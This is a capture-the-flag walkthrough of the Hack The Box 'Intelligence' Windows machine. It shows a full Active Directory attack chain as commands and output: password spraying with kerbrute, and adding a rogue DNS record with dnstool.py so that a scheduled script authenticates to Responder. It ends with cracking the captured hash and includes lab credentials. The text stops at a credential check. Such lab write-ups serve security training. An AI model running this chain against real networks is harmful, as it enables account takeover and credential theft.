

1.0 RECONNAISSANCE

1.1 Network Mapping

1.1.1 Port 53 and Port 80

Discovered of Port 53 with DNS services and Port 80 with IIS Microsoft web server

```
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Intelligence
```

1.1.2 Port AD

Discover port 88, 389, 636, 3268, 3269. This port is related to Active Directory. Domain name also being identified.

```
88/tcp    open  kerberos-sec /Microsoft Windows Kerberos (server time: 2021-11-14 18:37:05Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2021-11-14T18:38:51+00:00; +8h00m02s from scanner time.
|_ssl-cert: Subject: commonName=dc.intelligence.htb
|_ Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
|_ Not valid before: 2021-04-19T00:43:16
|_ Not valid after: 2022-04-19T00:43:16
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-cert: Subject: commonName=dc.intelligence.htb
|_ Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
|_ Not valid before: 2021-04-19T00:43:16
|_ Not valid after: 2022-04-19T00:43:16
|_ssl-date: 2021-11-14T18:38:50+00:00; +8h00m01s from scanner time.
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2021-11-14T18:38:52+00:00; +8h00m01s from scanner time.
|_ssl-cert: Subject: commonName=dc.intelligence.htb
|_ Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
|_ Not valid before: 2021-04-19T00:43:16
|_ Not valid after: 2022-04-19T00:43:16
3269/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-cert: Subject: commonName=dc.intelligence.htb
|_ Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
|_ Not valid before: 2021-04-19T00:43:16
|_ Not valid after: 2022-04-19T00:43:16
|_ssl-date: 2021-11-14T18:38:50+00:00; +8h00m01s from scanner time.
```

1.1.3 Port SMB


Discover port 135, 139, 445 related to SMB

```
66/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp open  ldap        Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
    ssl-date: 2021-11-14T18:38:51+00:00; +8h00m02s from scanner time.
    ssl-cert: Subject: commonName=dc.intelligence.htb
    Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
    Not valid before: 2021-04-19T00:43:16
    Not valid after: 2022-04-19T00:43:16
445/tcp open  microsoft-ds?
464/tcp open  kpasswd5?
```

1.2 Website enumeration


1.2.1 Main page

Discovered email address format




1.2.2 PDF files

Discovered 2 pdf file can be downloaded



Note that the file format of the pdf file is in 2020-month-day.PDF



1.2.3 Wordlists

Generate a pdf date lists. Crunch '-t' options is for output format.

```
sodanew@kaline:~/Documents/HTB/Machine/Windows/Intelligence$ crunch 5 5 0123456789 -t %d-%d -o numbers.lst
Crunch will now generate the following amount of data: 60000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000
crunch: 100% completed generating output
```

Content of the wordlist state below.

```
sodanew@kaline:~/Documents/HTB/Machine/Windows/Intelligence$ head -n 10 numbers
.lst
00-00
00-01
00-02
00-03
00-04
00-05
00-06
00-07
00-08
00-09
```

1.2.4 PDFs Brute Force

Fuzzing for valid pdfs.

```
:: Method      : GET
:: URL         : http://intelligence.htb/documents/2020-FUZZ-upload.pdf
:: Wordlist     : FUZZ: /home/sodanew/Documents/HTB/Machine/Windows/Intelligence/words-dir/numbers.lst
:: Output file  : ./web-dir/pdfs.csv
:: File format  : csv
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405

-----
01-20          [Status: 200, Size: 11632, Words: 157, Lines: 127]
01-23          [Status: 200, Size: 11557, Words: 167, Lines: 136]
01-01          [Status: 200, Size: 26835, Words: 241, Lines: 209]
01-02          [Status: 200, Size: 27002, Words: 229, Lines: 199]
01-04          [Status: 200, Size: 27522, Words: 223, Lines: 196]
01-10          [Status: 200, Size: 26400, Words: 232, Lines: 205]
01-25          [Status: 200, Size: 26252, Words: 225, Lines: 193]
01-22          [Status: 200, Size: 28637, Words: 236, Lines: 224]
01-30          [Status: 200, Size: 26706, Words: 242, Lines: 193]
```

long list of valid pdfs

1.2.5 Mass download

Extract only the URL out from the .csv file and download all the files with wget.

```
sodanew@kaline:~/Documents/HTB/Machine/Windows/Intelligence/target-items/pdfs$
wget -i /home/sodanew/Documents/HTB/Machine/Windows/Intelligence/words-dir/valid
-pdfs.lst intelligence.htb
--2021-11-28 06:30:23-- http://intelligence.htb/
Resolving intelligence.htb (intelligence.htb)... 10.10.10.248
Connecting to intelligence.htb (intelligence.htb)|10.10.10.248|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7432 (7.3K) [text/html]
Saving to: 'index.html'

index.html      100%[=====>] 7.26K --.-KB/s in 0s


2021-11-28 06:30:23 (177 MB/s) - 'index.html' saved [7432/7432]

--2021-11-28 06:30:23-- http://intelligence.htb/documents/2020-01-20-upload.pdf
Reusing existing connection to intelligence.htb:80.
HTTP request sent, awaiting response... 200 OK
Length: 11632 (11K) [application/pdf]
Saving to: '2020-01-20-upload.pdf'

2020-01-20-uploa.p 100%[=====>] 11.36K --.-KB/s in 0s
```

1.2.6 Examine PDFs

Examine each the pdf files and remove all pdf that contain gibberish as such



Found people names as shown below with exiftool.


```
sodanew@kali:~/Documents/HTB/Machine/Windows/Intelligence/target-items/pdf-file$ exiftool *
===== 2020-01-01-upload.pdf
ExifTool Version Number      : 12.34
File Name                    : 2020-01-01-upload.pdf
Directory                    : .
File Size                    : 26 KiB
File Modification Date/Time   : 2021:11:14 20:28:41+08:00
File Access Date/Time        : 2021:11:14 20:50:54+08:00
File Inode Change Date/Time   : 2021:11:14 20:49:40+08:00
File Permissions              : -rw-r--r--
File Type                    : PDF
File Type Extension          : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.5
Linearized                   : No
Page Count                   : 1
Creator                      : William.Lee
===== 2020-12-15-upload.pdf
ExifTool Version Number      : 12.34
File Name                    : 2020-12-15-upload.pdf
Directory                    : .
File Size                    : 27 KiB
File Modification Date/Time   : 2021:11:14 20:29:02+08:00
File Access Date/Time        : 2021:11:14 20:51:00+08:00
File Inode Change Date/Time   : 2021:11:14 20:49:40+08:00
File Permissions              : -rw-r--r--
File Type                    : PDF
File Type Extension          : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.5
Linearized                   : No
Page Count                   : 1
Creator                      : Jose.Williams
```

1.2.7 Important PDFs

Sorted out 2 interesting pdfs with plain text information.



Discovered a plaintext password. Required a valid account or username for login to SMB.



1.2.8 Extract creator

Extract all the creator's name

```
sodanew@kali:~/Documents/HTB/Machine/Windows/Intelligence/target-items/pdfs$ exiftool * | grep Creator | awk '{print $3}' > /home/sodanew/Documents/HTB/Machine/Windows/Intelligence/words-dir/users.md
sodanew@kali:~/Documents/HTB/Machine/Windows/Intelligence/target-items/pdfs$ head -n /home/sodanew/Documents/HTB/Machine/Windows/Intelligence/words-dir/users.md
head: invalid number of lines: '/home/sodanew/Documents/HTB/Machine/Windows/Intelligence/words-dir/users.md'
sodanew@kali:~/Documents/HTB/Machine/Windows/Intelligence/target-items/pdfs$ head -n 15 /home/sodanew/Documents/HTB/Machine/Windows/Intelligence/words-dir/users.md
William.Lee
Scott.Scott
Jason.Wright
Veronica.Patel
Jennifer.Thomas
Danny.Matthews
David.Reed
Stephanie.Young
Daniel.Shelton
Jose.Williams
John.Coleman
Jason.Wright
Jose.Williams
Daniel.Shelton
Brian.Morris
sodanew@kali:~/Documents/HTB/Machine/Windows/Intelligence/target-items/pdfs$
```

1.2.9 Brute Force valid credentials

Brute force valid credentials with kerbrute tool.

```
sodanew@kali:~/Documents/HTB/Machine/Windows/Intelligence$ /opt/kerberos/kerbrute passwordspray --dc '10.10.10.248' -d intelligence.htb '/home/sodanew/Documents/HTB/Machine/Windows/Intelligence/words-dir/users.md' 'NewIntelligenceCorpUser9876'

Kerbrute

Version: dev (n/a) - 11/28/21 - Ronnie Flathers @ropnop

2021/11/28 08:39:18 > Using KDC(s):
2021/11/28 08:39:18 > 10.10.10.248:88

2021/11/28 08:39:22 > [+] VALID LOGIN WITH ERROR: Tiffany.Molina@intelligence.htb:NewIntelligenceCorpUser9876 (Clock skew is too great)
2021/11/28 08:39:22 > [+] VALID LOGIN WITH ERROR: Tiffany.Molina@intelligence.htb:NewIntelligenceCorpUser9876 (Clock skew is too great)
2021/11/28 08:39:23 > Done! Tested 84 logins (2 successes) in 4.664 seconds
```

1.3 SMB Enumeration

Login with valid credentials. Discovered 'Users' and 'IT' directory.

```
sodanew@kali:~/Documents/HTB/Machine/Windows/Intelligence$ smbmap -u 'tiffany.molina' -p "NewIntelligenceCorpUser9876" -d 'intelligence.htb' -H 10.10.10.248
[+] IP: 10.10.10.248:445 Name: intelligence.htb Permissions Comment
-----
ADMIN$ NO ACCESS Remote Admin
C$ NO ACCESS Default share
IPC$ READ ONLY Remote IPC
IT READ ONLY
NETLOGON READ ONLY Logon server share
SYSVOL READ ONLY Logon server share
Users READ ONLY
```

1.3.1 IT directory

Content of downdetector.ps1.

```
intelligence.md x downdetector.ps1
1 # Check web server status. Scheduled to run every 5min
2 Import-Module ActiveDirectory
3 foreach($record in Get-ChildItem "AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=htb" | Where-Object Name -like "web*") { Grab DNS record that start with web*
4 try {
5 $request = Invoke-WebRequest -Uri "http://$($record.Name)" -UseDefaultCredentials
6 if($_.StatusCode -ne 200) { download it
7 Send-MailMessage -From 'Ted Graves <Ted.Graves@intelligence.htb>' -To 'Ted Graves <Ted.Graves@intelligence.htb>' -Subject "Host: $($record.Name) is down"
8 }
9 } catch {}
10 }
```


1.3.2 Users directory

Discovered Tiffany.molina, Ted.graves and Administrator directory.

```
# use Users
# ls
drw-rw-rw-      0 Mon Apr 19 09:20:26 2021 .
drw-rw-rw-      0 Mon Apr 19 09:20:26 2021 ..
drw-rw-rw-      0 Mon Apr 19 08:18:39 2021 Administrator
drw-rw-rw-      0 Mon Apr 19 11:16:30 2021 All Users
drw-rw-rw-      0 Mon Apr 19 10:17:40 2021 Default
drw-rw-rw-      0 Mon Apr 19 11:16:30 2021 Default User
-rw-rw-rw-    174 Mon Apr 19 11:15:17 2021 desktop.ini
drw-rw-rw-      0 Mon Apr 19 08:18:39 2021 Public
drw-rw-rw-      0 Mon Apr 19 09:20:26 2021 Ted.Graves
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 Tiffany.Molina
```

Administrator and Ted.graves directory access denied.

```
# cd Ted.Graves
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
# cd ..
```

Tiffany.molina directory list. Get user flags.

```
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
# cd Tiffany.Molina
# ls
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 .
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 ..
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 AppData
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 Application Data
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 Cookies
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 Desktop
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 Documents
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 Downloads
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 Favorites
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 Links
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 Local Settings
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 Music
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 My Documents
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 NetHood
-rw-rw-rw-    131072 Mon Apr 19 08:51:46 2021 NTUSER.DAT
-rw-rw-rw-     86016 Mon Apr 19 08:51:46 2021 ntuser.dat.LOG1
-rw-rw-rw-      0 Mon Apr 19 08:51:46 2021 ntuser.dat.LOG2
-rw-rw-rw-     65536 Mon Apr 19 08:51:46 2021 NTUSER.DAT{6392777f-a0b5-11eb-ae6e-000c2908ad93}.TM.blf
-rw-rw-rw-     524288 Mon Apr 19 08:51:46 2021 NTUSER.DAT{6392777f-a0b5-11eb-ae6e-000c2908ad93}.TMContainer000000000000000001.regtrans-ms
-rw-rw-rw-     524288 Mon Apr 19 08:51:46 2021 NTUSER.DAT{6392777f-a0b5-11eb-ae6e-000c2908ad93}.TMContainer000000000000000002.regtrans-ms
-rw-rw-rw-      20 Mon Apr 19 08:51:46 2021 ntuser.ini
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 Pictures
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 Recent
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 Saved Games
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 SendTo
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 Start Menu
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 Templates
drw-rw-rw-      0 Mon Apr 19 08:51:46 2021 Videos
```



1.4 AD Enumeration

1.4.1 Bloodhound

Extract all information with valid credentials.

```
sodanew@kaline:~/Documents/HTB/Machine/Windows/Intelligence/bloodhound-dir$ bloodhound-python -u tiffany.molina -p 'NewIntelligenceCorpUser9876' -ns '10.10.10.248' -d 'intelligence.htb' -c all
INFO: Found AD domain: intelligence.htb
INFO: Connecting to LDAP server: dc.intelligence.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc.intelligence.htb
INFO: Found 42 users
INFO: Found 54 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: svc_int.intelligence.htb
INFO: Querying computer: dc.intelligence.htb
WARNING: Could not resolve: svc_int.intelligence.htb: The DNS operation timed out after 3.203644037246704 seconds
INFO: Done in 00M 37S
sodanew@kaline:~/Documents/HTB/Machine/Windows/Intelligence/bloodhound-dir$ ls
20211128085932_computers.json  20211128085932_groups.json
20211128085932_domains.json   20211128085932_users.json
```

Upload it to Bloodhound GUI. Next mark the user that have gained access.



**** EVERYONE on AD can create domain entry to the domain ****


1.5 DNS Relay attack

From the power shell script(downdetector.ps1). Discovered that the script will grab any DNS record that start with web* strings and download it with GET requests. Attack it by adding A record to the domain and point back to attacker IP.

1.5.1 Responder

Open responder to gather connection

```
sodanew@kali:~/.Documents/HTB/Machine/Windows/Intelligence$ sudo responder -I tun0
```



```

  NBT-NS, LLMNR & MDNS Responder 3.0.7.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
    LLMNR                [ON]
    NBT-NS                [ON]
    DNS/MDNS             [ON]
    DHCP                 [OFF]

[+] Servers:
    HTTP server          [ON]
    HTTPS server         [ON]
    WPAD proxy           [OFF]
    Auth proxy           [OFF]
    SMB server           [ON]
```

1.5.2 Add A record

Add DNS record with dnstool.py from <https://github.com/dirkjanm/krbrelayx>

```
sodanew@kali:~/Documents/HTB/Machine/Windows/Intelligence$ python3 /opt/kerberos/krbrelayx/dnstool.py -u 'intelligence.htb@tiffany.molina' -p 'NewIntelligenceCorpUser9876' -r 'websoda.intelligence.htb' -a add -t A -d 10.10.14.112 10.10.10.248
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
/opt/kerberos/krbrelayx/dnstool.py:241: DeprecationWarning: please use dns.resolver.Resolver.resolve() instead
  res = dnsresolver.query(zone, 'SOA')
[-] Adding new record
[+] LDAP operation completed successfully
sodanew@kali:~/Documents/HTB/Machine/Windows/Intelligence$ nslookup
> server 10.10.10.248
Default server: 10.10.10.248
Address: 10.10.10.248#53
> websoda.intelligence.htb
Server:      10.10.10.248
Address:     10.10.10.248#53

Name:   websoda.intelligence.htb
Address: 10.10.14.112
>
```

Gathered Ted credentials hash

1.6 Crack Hash

Crack the hash with hashcat. Obtained the plaintext password for Ted.Graves user.


1.6.2 Verify credentials

```

Stopped: Mon Nov 15 12:10:30 2021
sodanew@kali:~/Documents/HTB/Machine/Windows/Intelligence$ crackmapexec smb 10.10.10.248 -u 'ted.graves' -p 'Mr.Teddy'
